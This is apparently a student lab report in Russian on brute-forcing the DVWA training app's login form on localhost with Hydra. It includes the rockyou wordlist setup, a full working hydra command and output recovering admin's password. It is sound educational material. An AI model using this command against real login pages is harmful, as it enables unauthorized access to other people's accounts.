

# Основы информационной безопасности. Индивидуальный проект

## Этап № 3. Использование Hydra

---

Демидова Е.А.

09.09.2023

Российский Университет дружбы народов

## Информация

---

- Демидова Екатерина Алексеевна
- студентка группы НКНбд-01-21
- Российский университет дружбы народов
- <https://github.com/eademidova>



## Вводная часть

---

**Целью** данной работы является использование Hydra для подбора пароля.

**Задачи:**

- Подобрать пароль с помощью Hydra

**Инструмент:** DVWA, Hydra

## Выполнение лабораторной работы

---




Рис. 1: Уровень защиты DVWA





Рис. 2: Уязвимая форма для ввода пароля





```
(eademidova@eademidova)~]
$ cd /usr/share/wordlists

(eademidova@eademidova)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion    rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

(eademidova@eademidova)-[/usr/share/wordlists]
$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(eademidova@eademidova)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for eademidova:

(eademidova@eademidova)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst   sqlmap.txt   wifite.txt

(eademidova@eademidova)-[/usr/share/wordlists]
$
```

The image shows a terminal window with a dark background. The user 'eademidova' is at the prompt. They navigate to '/usr/share/wordlists' and list the files. The file 'rockyou.txt.gz' is highlighted in red. They attempt to extract it with 'gzip -d rockyou.txt.gz' but receive a 'Permission denied' error. They then use 'sudo' to run the command, and after entering their password, the file is successfully extracted. A second 'ls' command shows the file is now 'rockyou.txt'. On the right side of the terminal window, there is a sidebar with a menu containing items like 'Home', 'Instructions', 'Setup / Reset DB', 'Command Injection', 'CSRF', 'File Inclusion', 'Insecure CAPTCHA', and 'SQL Injection'.

Рис. 3: Распаковка rockyou.txt.gz

```
(eademidova@eadeidova)-[/usr/share/wordlists]
$ head -12 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
```

|                       |
|-----------------------|
| Insecure CAPTCHA      |
| SQL Injection         |
| SQL Injection (Blind) |
| Weak Session IDs      |
| XSS (DOM)             |
| XSS (Reflected)       |
| XSS (Stored)          |
| CSP Bypass            |
| JavaScript            |

Рис. 4: Файл rockyou.txt с наиболее популярными паролями




Рис. 5: Данные о запросе на вход

# Brute force атака

```
(root@eadeidova)~#  
# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login-Login:H=Cookie:security-low; PHPSESSID=ri64s7o9aqpc0es10tk426cak:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-17 15:51:39  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-forms://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login-Login:H=Cookie:security-low; PHPSESSID=ri64s7o9aqpc0es10tk426cak:F=Username and/or password incorrect  
[80][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-17 15:51:41
```

Рис. 6: Запрос к Hydra




Рис. 7: Проверка полученного пароля

## Заключение

---

В результате выполнения работы была использована Hydra для атаки типа brute force.

1. DVWA [Электронный ресурс]. GitHub, Inc, 2024. URL: <https://github.com/digininja/DVWA>.
2. Подробное руководство по Hydra [Электронный ресурс]. CISOCLUB, 2024. URL: <https://cisoclub.ru/podrobnoe-rukovodstvo-po-hydra/>.